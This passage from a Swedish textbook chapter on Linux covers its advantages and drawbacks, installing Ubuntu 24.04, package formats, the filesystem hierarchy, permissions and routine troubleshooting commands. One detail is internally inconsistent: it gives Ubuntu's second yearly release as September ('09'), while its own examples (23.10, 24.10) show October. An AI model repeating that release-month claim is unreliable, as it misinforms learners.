Den största fördelen med Linux är att det bygger på öppen källkod (Open Source). Det innebär att vem som helst kan granska exakt vad operativsystemet gör i bakgrunden. För en säkerhetstekniker är detta ovärderligt, då det inte finns några dolda funktioner eller "bakdörrar" som tillverkaren lagt in.

Transparensen gör också att Linux är den ultimata lärplattformen. Om du vill veta hur nätverksstacken eller filhanteringen fungerar rent tekniskt, kan du läsa källkoden. Detta har skapat ett ekosystem där fel och säkerhetshål ofta upptäcks och lagas av communityt långt innan de hinner ställa till med stor skada.

7.3.1.2 Stabilitet och prestanda

Linux är världsberömt för sin stabilitet. Det är inte ovanligt att Linux-servrar körs i flera år utan att någonsin behöva startas om (något som kallas *uptime*). Detta beror på att systemet är modulärt uppbyggt; du kan ofta uppdatera eller byta ut delar av systemet, till och med drivrutiner, utan att behöva starta om hela maskinen.

Dessutom är Linux extremt effektivt när det gäller att använda hårdvarans resurser. Eftersom du kan välja att köra systemet helt utan grafiskt gränssnitt (headless), kan nästan all kraft i processorn och RAM-minnet läggas på de faktiska uppgifterna, såsom databaser eller

webbtjänster. Detta gör att även äldre hårdvara kan fungera utmärkt med Linux.

7.3.1.3 Kostnadseffektivitet och skalbarhet

För företag och organisationer är den ekonomiska fördelen enorm. De flesta Linux-distributioner är helt gratis att använda, vilket innebär att man slipper dyra licenskostnader för varje installerad dator eller server. Detta blir särskilt tydligt i molnmiljöer eller vid virtualisering; om du behöver starta 100 nya virtuella servrar kostar det inget extra i mjukvarulicenser om du väljer Linux.

Denna skalbarhet gör att Linux fungerar lika bra på en liten enkortsdator som Raspberry Pi som på världens kraftfullaste superdatorer. Du äger din installation och är inte bunden till en specifik leverantörs prissättning eller licensregler.

7.3.1.4 Flexibilitet och anpassningsförmåga

I Linux-världen finns det inga fasta regler för hur systemet ska se ut eller bete sig. Du kan välja mellan dussintals olika skrivbordsmiljöer, filsystem och kärnversioner. Om du behöver ett extremt säkert system för bankärenden, ett lättviktigt system för gamla laptops, eller ett kraftfullt verktyg för nätverksanalys, så finns det en distribution eller konfiguration som passar.

Denna modularitet gör Linux till teknikerns favorit. Du kan skala bort precis allt du inte behöver, vilket inte bara sparar resurser utan också minskar "attackytan" för hackare, eftersom det finns färre program som kan innehålla sårbarheter.

7.3.1.5 Säkerhet genom rättighetshantering

Linux byggdes från början som ett fleranvändarsystem med säkerhet i fokus. Rättighetssystemet är strikt; som standard har en vanlig användare inga befogenheter att ändra systemfiler eller installera program. För att göra detta krävs "root"-rättigheter (administratör).

Denna tydliga uppdelning gör det mycket svårare för virus och skadlig kod att sprida sig. Även om ett program i användarens miljö blir infekterat, har det som regel inte tillgång till att skada själva operativsystemet. Tillsammans med den snabba patchningscykeln från open source-communityt gör detta Linux till ett av de säkraste valen för kritisk infrastruktur.

7.3.2 Nackdelar med Linux

Trots sina många styrkor är Linux inte alltid det självklara valet för alla. Friheten och kraften i systemet kommer med ett pris i form av komplexitet och vissa begränsningar i det kommersiella ekosystemet.

7.3.2.1 Brant inlärningskurva

Den kanske största tröskeln för nya användare är att Linux kräver mer kunskap än Windows. Även om moderna distributioner som Ubuntu är mycket användarvänliga, kommer du som tekniker förr eller senare att behöva använda terminalen (kommandoraden). Att konfigurera systemet genom att redigera textfiler istället för att bara klicka i kryssrutor kan kännas överväldigande i början.

Linux förväntar sig ofta att användaren förstår vad de gör. Där Windows försöker dölja tekniken för att göra det enkelt, lägger Linux ofta verktygen direkt i händerna på dig, vilket innebär att det är lättare att råka förstöra något om man inte är försiktig.

7.3.2.2 Begränsat stöd för kommersiell mjukvara

Trots att det finns alternativ till nästan allt, saknas fortfarande officiellt stöd för många industristandarder. Program som **Adobe Creative Cloud** (Photoshop, Premiere) och **Microsoft Office** finns inte i infödda versioner för Linux. För användare som är helt beroende av dessa specifika verktyg kan steget till Linux vara omöjligt.

Även om verktyg som **Wine** och **Proton** har gjort det möjligt att köra många Windows-program och spel på Linux, är det sällan en perfekt lösning. Det kan krävas mycket handpåläggning för att få det att fungera, och prestandan kan drabbas.

7.3.2.3 Hårdvarukompatibilitet och drivrutiner

Eftersom Windows dominerar marknaden, prioriterar hårdvarutillverkare nästan alltid att skriva drivrutiner för Windows först. Detta innebär att helt ny eller mycket nischad hårdvara ibland saknar stöd i Linux vid lansering.

Särskilt problematiskt har det historiskt varit med trådlösa nätverkskort och vissa grafikkort (som NVIDIA), där tillverkarna inte vill öppna sin källkod. Detta tvingar Linux-communityt att skriva egna "reverserade" drivrutiner, vilket kan leda till sämre prestanda eller stabilitetsproblem jämfört med tillverkarens egna mjukvara.

7.3.2.4 Fragmentering

Det faktum att det finns hundratals olika distributioner är en styrka, men också en nackdel. Det kallas för fragmentering. För ett företag kan det vara svårt att bestämma vilken version man ska satsa på. Program som är paketerade för en distribution (t.ex. Ubuntu) kanske inte fungerar direkt på en annan (t.ex. Fedora) utan modifiering.

Denna brist på en enhetlig standard gör det också svårare för mjukvaruutvecklare att ge support för "Linux" som helhet, då de måste testa sina program mot många olika miljöer och bibliotek.

7.3.2.5 Support och ansvar

När du använder Linux finns det oftast ingen "kundtjänst" du kan ringa om något går fel. Du är beroende av community-forum, dokumentation och din egen förmåga att söka efter lösningar. För en privatperson är detta sällan ett problem, men för ett företag kan bristen på ett juridiskt ansvarigt företag bakom produkten kännas otryggt.

Det finns visserligen kommersiella distributioner som **Red Hat Enterprise Linux (RHEL)** där man betalar för support, men då försvinner också en del av fördelen med att systemet är kostnadsfritt.

7.3.3 Sammanfattning: Att välja rätt system för rätt behov

Sammanfattningsvis är Linux det ultimata verktyget för den som värdesätter stabilitet, säkerhet och total teknisk frihet. Det är operativsystemet som driver den moderna infrastrukturen och ger tekniker möjligheten att bygga skräddarsydda lösningar utan licenshinder. Inom serverdrift och utveckling är Linux nästintill oundgängligt.

Samtidigt måste man vara medveten om att Linux kräver en större investering i tid och lärande. Bristen på vissa kommersiella program och de ibland krångliga drivrutinerna gör att det inte alltid är det bästa valet som skrivbordsdator för alla användare.

Att behärska både Windows och Linux är därför den viktigaste kompetensen för en modern IT-tekniker. Genom att förstå när styrkorna hos respektive system bäst kommer till sin rätt kan du bygga nätverk och system som är både användarvänliga och tekniskt överlägsna.

Kontrollfrågor

1. Vem skapade Linux och varför?
2. Vad är skillnaden mellan Linuxkärnan och ett operativsystem?
3. Nämn tre platser där Linux används idag utan att man tänker på det.
4. Förklara begreppet "free software".
5. Vad är skillnaden mellan open source och freeware?
6. Vad är GNU och varför är det viktigt i Linuxhistorien?
7. Beskriv skillnaden mellan Debian-, Red Hat- och Arch-familjerna.
8. Nämn två fördelar med att använda Linux.
9. Nämn två nackdelar med att använda Linux.
10. Vad är Git och varför är det viktigt inom öppen källkod?

Fördjupningslänkar

Linux Foundation (Organisationen som stödjer utvecklingen av Linux och öppen källkod) - <https://www.linuxfoundation.org>

Linux.com (What is Linux? - En grundläggande introduktion till operativsystemet) - <https://www.linux.com/what-is-linux/>

GNU Project (Information om den fria mjukvarurörelsen och GNU-systemet) - <https://www.gnu.org/>

Git (Officiell webbplats för det världsledande versionshanteringssystemet Git) - <https://git-scm.com>

Ubuntu (Världens mest populära Linux-distribution för både skrivbord och server) - <https://ubuntu.com>

Debian (En av de äldsta och mest stabila community-drivna Linux-distributionerna) - <https://www.debian.org>

Red Hat (Världsledande leverantör av Linux-lösningar och support för företag) - <https://www.redhat.com>

Arch Linux (En lättviktig och minimalistisk distribution för avancerade användare) - <https://archlinux.org>

Free Software Foundation (Organisationen som arbetar för användares frihet och GPL-licensen) - <https://www.fsf.org>

Steam Deck (Ett modernt exempel på en kraftfull Linux-baserad spelkonsol) - <https://www.steamdeck.com>

Egna anteckningar

(Här lämnas plats för elevens egna reflektioner, tankar och eventuella kompletteringar under lektionen.)

7.4 Installation av Ubuntu Desktop

Ubuntu är idag världens mest använda Linuxdistribution för både privatpersoner och företag. Den är känd för att vara användarvänlig, stabil och modern, och används som grund för många andra Linux-varianter – som Linux Mint, Pop!_OS och Elementary OS. Det gör att Ubuntu fungerar som en slags "ledare" inom Linuxvärlden när det gäller teknisk utveckling, paketsystem och stöd för ny hårdvara.

Bakom Ubuntu står Canonical, ett brittiskt företag och en stiftelse som ansvarar för utvecklingen. Canonical bidrar även till molntjänster, servrar och Internet of Things, men det är deras skrivbordsversion – Ubuntu Desktop – som ofta används i undervisning och som introduktion till Linux.

Ubuntu släpper två versioner per år:

En i april (**04**)

En i september (**09**)

Versionerna numreras enligt formatet ÅR.MÅNAD, t.ex. 24.04 = april 2024.

Det finns två typer av versioner:

LTS - Long Term Support

En LTS-version ges ut vartannat år (jämnt år i april: 20.04, 22.04, 24.04...). Dessa har 5 års support, vilket innebär säkerhetsuppdateringar, buggfixar och stabilitet över lång tid. De används ofta i företag, skolor och produktion eftersom de är testade extra noggrant.

STS - Short Term Support

Släpps mellan LTS-versionerna (t.ex. 23.10, 24.10) och har 9 månaders support. Dessa versioner innehåller ofta nyare teknik och funktioner, vilket gör dem intressanta för utvecklare och entusiaster som vill ligga i framkant – men de är inte lika långsiktigt stabila som LTS.

I denna guide använder vi **Ubuntu 24.04 LTS**, vilket är den version som rekommenderas för skolor, företag och nybörjare – tack vare dess stabilitet och långsiktiga support.

Generellt kommer Linuxdistributioner som en live-installation. Det innebär att du kan testa och köra operativsystemet direkt från ett USB-minne, utan att det påverkar ditt befintliga system.

Detta används också ofta av IT-personal för felsökning – eftersom man enkelt kan boota ett helt operativsystem från en USB-sticka och få tillgång till filsystem, nätverk och verktyg utan att behöva starta datorns installerade system.

Viktigt om Secure Boot

Ubuntu är en av få Linuxdistributioner som fungerar direkt med Secure Boot aktiverat. Däremot kräver vissa drivrutiner (t.ex. NVIDIA eller vissa Wi-Fi-kretsar) att man signerar moduler och registrerar en nyckel med hjälp av MOK (Machine Owner Key).

För mer information om vad Secure Boot är, se kapitel 2.7.1

7.4.1 Installation av Ubuntu Desktop i fysisk maskin/VM

Att kunna installera Ubuntu är en grundläggande färdighet både för privatpersoner och IT-tekniker. Här går vi igenom hur man laddar ner en ISO-fil, skapar ett startbart USB-minne, ändrar bootordning i BIOS/UEFI och installerar systemet – både på fysisk hårdvara och i en virtuell maskin.

7.4.1.1 Förberedelser

Kontrollera systemkrav

Processor: 64-bitars, 1 GHz eller snabbare
RAM: Minst 2 GB (4 GB eller mer rekommenderas)
Lagring: Minst 25 GB (helst 40+ GB)
UEFI med Secure Boot (Ubuntu fungerar med detta aktiverat)

7.4.1.2 Ladda ner Ubuntu Desktop ISO

Steg för steg:

1. Gå till den officiella nedladdningssidan:
<https://ubuntu.com/download/desktop>
2. Ladda ner den senaste LTS-versionen (t.ex. Ubuntu 24.04 LTS).
3. ISO-filen sparas lokalt på datorn.

För VM-installation räcker det att ha ISO-filen sparad lokalt.

7.4.1.3 Skapa en startbar USB-sticka

Rekommenderade verktyg:

Rufus (Windows): <https://rufus.ie>

Balena Etcher (Windows/macOS/Linux): <https://etcher.balena.io>

Startup Disk Creator (Ubuntu/Linux)

Steg för steg:

1. Starta ditt valda verktyg.
2. Välj ISO-filen.
3. Välj din USB-enhet (minst 8 GB rekommenderas).
4. Klicka på "Start" eller "Flash".

7.4.1.4 Ändra bootordning i BIOS/UEFI

Steg för steg:

1. Sätt in USB-stickan och starta om datorn.
2. Tryck rätt tangent för BIOS/UEFI (vanligtvis Del, F2, F10 eller Esc).
3. Leta upp Boot Order eller Boot Priority.
4. Välj USB-enheten som första alternativ.
5. Spara och avsluta.
6. 7.4.1.5 Installera Ubuntu Desktop

Steg för steg:

1. Välj språk och tangentbordslayout.
2. Anslut till Wi-Fi om du har trådlöst nätverk.
3. Välj installationsalternativ:
 - Normal installation – inkluderar webbläsare, kontorsprogram m.m.
 - Minimal installation – endast webbläsare och grundfunktioner
4. **Markera följande:**
 - ☒ Install third-party software for graphics and Wi-Fi hardware
 - ☒ Download updates while installing Ubuntu

5. Välj "Erase disk and install Ubuntu" (eller "Something else" för avancerade användare).
6. Skapa användare:
 - Fullständigt namn
 - Datornamn
 - Användarnamn och lösenord
- 7 Klicka "Install" – installationen tar ca 10–20 minuter.

7.4.1.6 Hantera MOK vid Secure Boot (valfritt)

Om du installerat proprietära drivrutiner med Secure Boot aktivt:

1. Efter omstart visas blå MOK-meny.
2. Välj Enroll MOK.
3. Ange lösenordet du skapade under installationen.
4. Bekräfta och starta om.

7.4.1.7 Kontrollera drivrutiner i efterhand

Om något inte fungerar (t.ex. Wi-Fi, grafik), kan du:

1. Gå till Programvara och uppdateringar
2. Välj fliken Ytterligare drivrutiner
3. Aktivera alternativ som "Proprietär, testad"
4. Bekräfta och starta om

7.4.1.8 Installera Ubuntu Desktop i virtuell maskin

Att installera Ubuntu i en VM (t.ex. VirtualBox eller VMware) är smidigt och säkert för labbmiljöer.

Steg för steg:

1. Skapa en ny VM i VirtualBox eller liknande.
2. Välj typ: Linux och version: Ubuntu (64-bit).
3. Tilldela minst 2 GB RAM (helst 4+) och minst 25 GB disk.
4. Montera ISO-filen i VM-inställningarna.
5. Starta VM – Ubuntu-bootmeny visas.

Följ samma installationssteg som ovan.

Tips: Installera “Guest Additions” (VirtualBox) eller “VMware Tools” efteråt för bättre integration (t.ex. skärmanpassning, delade urklipp).

Kontrollfrågor

1. Vad är Ubuntu och varför är det en av de mest använda Linuxdistributionerna?
2. Vad heter organisationen som står bakom Ubuntu?
3. Hur döps Ubuntu-versioner och vad betyder till exempel "24.04"?
4. Vad innebär LTS och hur länge får en sådan version support?
5. Vad är skillnaden mellan en LTS-version och en STS-version?
6. Vilket verktyg kan du använda i Windows för att skapa ett startbart USB-minne?
7. Vad är Secure Boot, och varför behöver man känna till det vid Linuxinstallation?
8. Vad är MOK och när kan det behövas?
9. Varför bör man markera alternativet "Install third-party software..." under installationen?
10. Hur kan man aktivera proprietära drivrutiner i efterhand?

Fördjupningslänkar

Ubuntu Desktop Download (Officiell sida för att ladda ner installationsavbildningen) - <https://ubuntu.com/download/desktop>

Canonical (Företaget bakom Ubuntu och dess kommersiella support) - <https://canonical.com>

What is Secure Boot (Teknisk genomgång av hur Ubuntu fungerar med UEFI Secure Boot) - <https://wiki.ubuntu.com/UEFI/SecureBoot>

Installing Proprietary Drivers (Guide för installation av stängda drivrutiner för t.ex. Nvidia) - <https://help.ubuntu.com/community/BinaryDriverHowto>

Ubuntu LTS vs STS (Förklaring av Ubuntus olika releaser och livscyklar) - <https://ubuntu.com/blog/ubuntu-release-cycle-explained>

BalenaEtcher (Rekommenderat verktyg för att skapa startbara USB-minnen) - <https://www.balena.io/etcher/>

Ubuntu Community Help (Samlad officiell dokumentation för installation och konfiguration) - <https://help.ubuntu.com/>

Egna anteckningar

(Här kan du som elev skriva ner egna tankar, saker du upptäckte under installationen eller frågor du vill ställa vid nästa lektion.)

7.5 Konfiguration av Ubuntu Desktop

När Ubuntu väl är installerat möts du av ett gränssnitt som vid en första anblick påminner om både Windows och macOS, men under ytan fungerar Linux på ett helt eget sätt. En av de största styrkorna med Ubuntu är flexibiliteten; nästan allt du kan göra via menyer och knappar kan du också göra genom att skriva kommandon i terminalen – och ofta är det senare både snabbare och mer kraftfullt.

7.5.1 Programhantering: Från Repositories till App-butiker

Den största skillnaden mellan Windows och Linux är hur man skaffar nya program. I Windows är vi vana vid att surfa ut på nätet, ladda ner en .exe-fil och köra den. I Linux-världen anses detta vara både osäkert och ineffektivt. Istället använder man Repositories (programförråd).

Man kan likna ett repository vid en officiell "App Store" eller "Play-butik" för hela operativsystemet. Det är en central, säker samling med tusentals program som är testade och godkända för att fungera med just din version av Ubuntu. När du vill installera något, frågar din dator detta förråd, hämtar hem programmet och installerar det automatiskt.

För den som föredrar ett grafiskt gränssnitt finns Ubuntu Software, som fungerar precis som en modern appbutik. För tekniker som vill ha mer kontroll finns Synaptic, en klassisk pakethanterare som visar exakt vilka bibliotek och smådelar varje program består av. Oavsett vilket verktyg du använder är det samma paket i bakgrunden.

7.5.2 Djupdykning i paketformat: .deb, Snap och Flatpak

Precis som en bild kan vara en .jpg eller en .png, finns det olika format för Linux-program. Det har under de senaste åren pågått en utveckling för att göra program mer portabla och säkra:

.deb (Debian Package): Det traditionella formatet i Ubuntu. Det är snabbt och integreras djupt i systemet, men kräver ofta att vissa "beroenden" (andra småprogram) redan finns installerade på datorn.

Snap och Flatpak: Dessa kallas för "container-format". De innehåller programmet och alla dess beroenden i ett och samma

paket. Fördelen är att de fungerar på nästan alla Linux-system och körs isolerat (sandboxed) för högre säkerhet. Nackdelen är att de tar mer plats och kan starta något långsammare.

ApImage: Ett portabelt format som inte behöver installeras. Du laddar ner filen, gör den körbar och startar den direkt – precis som ett program på ett USB-minne.

Tarballs (.tar.gz): Detta är ofta rå källkod eller färdigkompilerade filer som ligger i en komprimerad mapp. Dessa kräver ofta att man manuellt packar upp och konfigurerar dem via terminalen.

7.5.3 Terminalen

Även om det grafiska gränssnittet är bekvämt, är det i terminalen som en IT-tekniker verkligen glänsar. I Ubuntu heter det främsta verktyget **APT** (Advanced Package Tool).

När du vill installera något skriver du till exempel `sudo apt install vlc`. Ordet `sudo` står för "SuperUser Do" och är Linux-motsvarigheten till att "Kör som administratör" i Windows. Det mest fantastiska med Linux är dock hur man uppdaterar systemet. Genom att köra två enkla kommandon:

```
sudo apt update
```

(Datorn kollar i sina repositories om det finns nya versioner)

```
sudo apt upgrade
```

(Datorn laddar ner och installerar alla uppdateringar för *allt* på en gång)

Till skillnad från Windows, som ofta bara uppdaterar sig självt, uppdaterar Linux operativsystemet, drivrutinerna och alla dina installerade program i ett enda svep. Det är möjligt tack vare den strikta ordningen i filsystemet.

7.5.4 Filsystem i Linux

Eftersom Linux har fullständig koll på exakt var varje fil hör hemma, uppstår sällan det "mjukvaru-kaos" som ibland kan drabba Windows över tid. I Linux följer alla filer och mappar en strikt standard som kallas **FHS (Filesystem Hierarchy Standard)**. Allt utgår från en enda punkt: **roten**, som markeras med ett enkelt snedstreck (/).

För en van Windowsanvändare är den största skillnaden att det helt saknas enhetsbokstäver som C: eller D:. Istället monteras nya hårddiskar eller USB-minnen in som mappar i det befintliga trädet. Om du till exempel ansluter en extra disk kan den dyka upp som /media/data. För en Mac-användare känns detta system igen direkt, då macOS bygger på samma grundläggande filosofi och struktur (Unix-arkitektur).

Även Microsoft har på senare år börjat röra sig i den här riktningen för att göra systemet mer användarvänligt. Även om enhetsbokstäverna lever kvar "under huven", styrs användaren i moderna versioner av Windows allt mer mot sin personliga hemmapp (Home) snarare än att behöva navigera i rotkatalogen på hårddisken.

Mapp	Beskrivning
/	Rotkatalogen – allt börjar här. Alla andra filer och mappar hänger under denna.
/bin	Grundläggande kommandon som ls, cp, mv, cat.
/boot	Boot-filer för att starta systemet, inkl. kärnan och grub.
/dev	Virtuella filer som representerar hårdvara, t.ex. sda, tty, null.
/etc	Inställningsfiler och konfigurationer för system och program.
/home	Användarnas hemkataloger – t.ex. /home/robin.
/lib	Bibliotek som behövs av program i /bin och /sbin.
/media	Monteringspunkt för t.ex. USB-minnen.
/mnt	Tillfällig monteringspunkt för manuell användning.
/opt	Tillägsprogram (t.ex. tredjepartsappar).
/proc	Information om systemet och processer.
/root	Root-användarens hemkatalog.
/run	Temporär information om systemets tillstånd.
/sbin	Systemkommandon för root.
/srv	Data som erbjuds via t.ex. webb- eller FTP-servrar.

/sys	Information om kernel och drivrutiner.
/tmp	Temporära filer som kan tas bort efter omstart.
/usr	Program, dokumentation och bibliotek.
/usr/bin	De flesta användarkommandon.
/usr/sbin	Systemverktyg för root.
/usr/local	Program som installeras manuellt.
/var	Variabel data som loggar, databaser m.m.

7.5.5 Rättigheter och grupper

I Linux är säkerhet inte ett tillägg, det är inbyggt i systemets minsta beståndsdelar. Till skillnad från Windows, där rättigheter ofta hanteras av filsystemet (NTFS), är det i Linux själva kärnan (kerneln) som vaktar varje fil. Systemet bygger på en enkel men extremt kraftfull logik: varje fil och mapp har en **ägare**, tillhör en **grupp** och har regler för alla **andra**.

Identitet: Vem är du?

Rättighetssystemet delas upp i tre tydliga kategorier, ofta förkortat UGO:

Ägare (User/Owner): Den specifika användare som skapade filen eller som har fått ägarskapet tilldelat sig. Har oftast flest rättigheter.

Grupp (Group): En samling användare som delar på vissa rättigheter. Det är mycket effektivare att ge en grupp rättigheter än att sitta och peka ut enskilda användare.

Övriga (Others): Alla andra användare på hela systemet som varken är ägare eller med i gruppen.

De tre grundstenarna: r, w och x

För varje kategori (Ägare, Grupp, Övriga) kan man ställa in tre typer av rättigheter:

r (read): Rätten att läsa filens innehåll. För en mapp betyder det rätten att lista vilka filer som finns i den.

w (write): Rätten att ändra i filen eller ta bort den. För en mapp betyder det att man får skapa eller radera filer i den.

x (execute): Rätten att köra filen som ett program eller skript. För en mapp krävs execute-rättighet för att man överhuvudtaget ska kunna "gå in" i den (t.ex. med kommandot `cd`).

Att läsa rättighetssträngen

När du listar filer i terminalen med kommandot `ls -l` möts du av en sträng som kan se ut så här:

```
-rw-r--r-- 1 robin itlärare myfil.txt
```

Här ser vi tydligt hur Linux kommunicerar rättigheterna:

Första tecknet - visar att det är en vanlig fil (ett `d` skulle betyda directory/mapp).

rw- (De första tre): Ägaren (robin) får läsa och skriva, men inte köra.

r-- (De tre i mitten): Gruppen (itlärare) får endast läsa.

r-- (De sista tre): Övriga (alla andra) får endast läsa.

Oktal notation: Matematiken bakom säkerheten

Tekniker använder ofta siffror istället för bokstäver när de ändrar rättigheter. Detta kallas för **oktal notation**. Varje rättighet har ett fastställt siffervärde:

4 = Read (Läsa)

2 = Write (Skriva)

1 = Execute (Köra)

Genom att addera dessa siffror skapar du ett värde för varje kategori:

Oktal siffra	Rättighet (rwx)	Förklaring
7	rwX (4+2+1)	Fullständiga rättigheter: läsa, skriva och köra.
6	rw- (4+2+0)	Läsa och skriva.
5	r-X (4+0+1)	Läsa och köra (vanligt för mappar och skript).
4	r-- (4+0+0)	Endast läsa.

Oktal siffra	Rättighet (rwx)	Förklaring
0	--- (0+0+0)	Inga rättigheter alls.

Om du vill sätta rättigheter på ett skript så att du får göra allt, men din grupp och andra bara får läsa och köra det, använder du kommandot:

```
chmod 755 script.sh
```

(7 för ägaren, 5 för gruppen, 5 för övriga)

Grupper i Linux: Effektiv administration

Användare i Linux kan tillhöra många grupper samtidigt, vilket är nyckeln till smidig administration.

Primär grupp: Skapas oftast automatiskt med samma namn som användaren.

Sekundära grupper: Används för att ge tillgång till specifika resurser. Om du till exempel vill att användaren robin ska kunna köra administrativa kommandon med sudo eller hantera containrar, lägger du till hen i de grupperna.

Kommandon för att hantera grupper:

`groups robin` – Visar vilka grupper en användare tillhör.

`sudo usermod -aG docker robin` – Lägger till användaren robin i gruppen "docker" (utan att ta bort hen från sina nuvarande grupper).

Genom att använda grupper på ett smart sätt kan du ge många användare tillgång till samma resurser (som en delad projektmap) utan att någonsin behöva logga in som root (superanvändaren). Detta minskar risken för att någon av misstag raderar systemfiler, samtidigt som samarbetet flyter på smidigt.

7.5.6 Sammanfattning av rättigheter

Att behärska rättigheter och grupper är att behärska säkerheten i Linux. Genom att förstå UGO-logiken och kunna räkna ut oktala värden kan du som tekniker se till att varje användare har precis de rättigheter de

behöver för att utföra sitt jobb – varken mer eller mindre. Detta kallas för *principen om minsta privilegium* och är en hörnsten i professionell IT-drift.

7.5.7 Felsökning och underhåll

Precis som i Windows uppstår det ibland problem i Ubuntu. Det kan handla om allt från ett nätverkskort som vägrar ansluta till programuppdateringar som låst sig. Skillnaden i Linux är transparensen; nästan varje händelse i systemet loggas i textform, vilket gör att du med rätt verktyg nästan alltid kan hitta den exakta orsaken till ett fel.

7.5.7.1 När uppdateringar krånglar

Ibland kan en installation eller uppdatering avbrytas, till exempel på grund av ett strömavbrott eller tappad nätverkskontakt. Eftersom Linux är mycket noga med att alla paket ska vara i harmoni med varandra kan systemet "låsa" pakethanteraren för att förhindra skador. För att lösa detta använder man terminalen:

`sudo apt update` – Uppdaterar listan över tillgängliga program.

`sudo apt upgrade` – Installerar de faktiska uppdateringarna.

`sudo apt --fix-broken install` – Detta är teknikerns "första hjälpen" som försöker laga trasiga beroenden och slutföra halvfärdiga installationer.

Tips: Genom att regelbundet köra `sudo apt autoremove` rensar du bort gamla drivrutiner och paket som inte längre behövs, vilket håller systemet rent och snabbt.

7.5.7.2 Nätverksfelsökning

Nätverksproblem är vanliga och beror ofta på felaktiga konfigurationer eller tjänster som hängt sig. Istället för att bara leta i grafiska menyer ger terminalen dig direktinformation:

`ip a` – Visar alla nätverkskort och deras IP-adresser.

`ping 8.8.8.8` – Testar om du har kontakt med internet (Googles DNS).

`nmcli device status` – Ett kraftfullt verktyg för att se status på NetworkManager.

Om nätverket slutat svara kan man ofta lösa det genom att starta om nätverkstjänsten utan att behöva starta om hela datorn:

```
sudo systemctl restart NetworkManager
```

7.5.7.3 Program som vägrar starta

Om ett program kraschar i det grafiska gränssnittet får du sällan veta varför. En klassisk Linux-metod är då att starta programmet direkt från terminalen genom att skriva dess namn (t.ex. `firefox`). Terminalen kommer då att spotta ur sig felmeddelanden i textform som förklarar om det fattas en fil eller om en drivrutin krånglar. Om programmet är helt korrupt kan man prova att installera om det:

```
sudo apt remove firefox && sudo apt install firefox
```

7.5.7.4 Systemloggar: Datorns svarta låda

I Linux skrivs nästan allt som händer ner i loggfiler. Om du lär dig läsa dessa behöver du aldrig gissa. Du kan se loggarna grafiskt via appen **Loggboken (Logs)**, men terminalen erbjuder mer kraft:

`journalctl -xe` – Visar de senaste händelserna i systemet med extra detaljer.

`dmesg` – Visar meddelanden direkt från Linuxkärnan (bra för att hitta hårdvarufel).

`tail -f /var/log/syslog` – Låter dig följa systemloggen i realtid medan du försöker framkalla ett fel.

7.5.7.5 Oumbärliga underhållsverktyg

För att hålla koll på systemets hälsa och resurser finns det ett antal verktyg som varje tekniker bör ha i sin arsenal:

Verktyg	Beskrivning
<code>top / htop</code>	Visar vilka processer som tar mest CPU och RAM. <code>htop</code> är den modernare, färgglada versionen.
<code>df -h</code>	"Disk Free" – visar hur mycket utrymme som finns kvar på dina diskar i ett läsbart format.
<code>free -h</code>	Visar hur mycket av arbetsminnet (RAM) som används och hur mycket som är ledigt.

Verktyg	Beskrivning
systemctl	Navet för att hantera systemtjänster. Här kan du starta, stoppa och felsöka allt från webbservrar till nätverk.
ubuntu-drivers	Ett smart verktyg som automatiskt detekterar och föreslår de bästa drivrutinerna för din hårdvara.

7.5.7.6 Rädda ett fryst gränssnitt

Ibland kan den grafiska miljön (t.ex. GNOME) låsa sig helt medan systemet under fortfarande fungerar. Istället för att dra ur sladden kan du starta om enbart inloggningshanteraren (GDM). Detta kastar ut dig till inloggningsskärmen men sparar operativsystemet från en hård omstart:

```
sudo systemctl restart gdm3
```

7.5.7.7 Systemrapporter och Backup

Om du behöver be om hjälp från ett community eller en supportavdelning är verktyget `sudo ubuntu-report` fantastiskt. Det samlar in teknisk information om din hårdvara och mjukvara så att andra kan förstå din miljö.

Slutligen är ingen felsökningsplan komplett utan en backup. Ubuntu kommer med det inbyggda verktyget **Déjà Dup** (Backuper). Det är ett enkelt men kraftfullt program där du ställer in vilka mappar som ska skyddas (oftast `/home`) och var de ska sparas (t.ex. en nätverksdisk eller ett USB-minne). Att ha en färsk backup är den ultimata försäkringen när du som tekniker börjar experimentera med djupare systeminställningar.

7.5.7.8 Filsystemets tålighet: ext4 vs NTFS

Något som ofta överraskar nya Linux-användare är hur sällan man drabbas av korrupta filer eller behovet av att "reparera disken". Detta beror på att standardfilsystemet i Linux, ext4, är byggt med en mycket robust journalföring.

Man kan likna journalföringen vid en bokföringskonst: innan Linux faktiskt skriver ner en ändring på hårddisken, skriver det ner en snabb anteckning i en "journal" om vad som ska göras. Om strömmen går mitt i en skrivning, kan Linux vid nästa start helt enkelt läsa journalen och se exakt

var det blev avbrott. Systemet kan då antingen slutföra jobbet eller återställa filen till ett fungerande läge.

I Windows möts vi ofta av den fruktade texten "Scanning and repairing drive (C:)" som kan ta timmar. I Linux märker du sällan av dessa reparationer, eftersom de är en integrerad del av hur filsystemet andas och fungerar.

Varför känns ext4 "självreparerande"?

Inbyggd hälsoinstinkt: Vid varje uppstart gör Linux en blixtsnabb kontroll av filsystemets status. Om systemet upptäcker små fel (t.ex. efter ett strömbavbrott) lagar verktyget fsck (File System Check) ofta dessa helt automatiskt i bakgrunden innan du ens hunnit logga in.

Mindre fragmentering: Till skillnad från NTFS, som tenderar att sprida ut delar av filer över hela disken (vilket kräver "defragmentering"), är ext4 mycket smartare på att placera filer i sammanhängande block. Detta minskar slitaget på hårddisken och sänker risken för logiska fel.

Metadata-skydd: ext4 är duktigt på att skydda sin egen struktur (metadata). Om en del av disken blir oläslig, har ext4 ofta kopior av sin viktigaste information på andra ställen, vilket gör att systemet kan rädda sig självt där en Windows-disk ofta hade gett upp med ett felmeddelande.

7.5.8 Sammanfattning och "tänk på"

De verktyg och metoder vi har gått igenom i det här kapitlet är de vanligaste för Ubuntu, men Linuxvärlden är enorm och varierad. Som tekniker kommer du förr eller senare att stöta på system som ser annorlunda ut. Det är därför viktigt att förstå begreppen som beskriver dessa skillnader:

Flavour: Detta är Canonicals (företaget bakom Ubuntu) benämning på olika versioner av Ubuntu som använder samma bas men har olika grafiska gränssnitt. Exempelvis är Kubuntu och Xubuntu olika "flavours". Allt under huven fungerar likadant, men skrivbordet ser annorlunda ut.

Fork: En "gaffel" i utvecklingen. Det innebär att någon har tagit källkoden från ett projekt och börjat utveckla det i en egen riktning. Ett känt exempel är Linux Mint, som startade som en fork av Ubuntu.

Distribution (Distro): Ett komplett operativsystem byggt kring Linuxkärnan.

Det absolut viktigaste att ta med sig är att Linux är uppdelat i olika distributionsfamiljer. I det här kapitlet har vi fokuserat på Debian-familjen (där Ubuntu ingår). Här använder vi pakethanteraren apt.

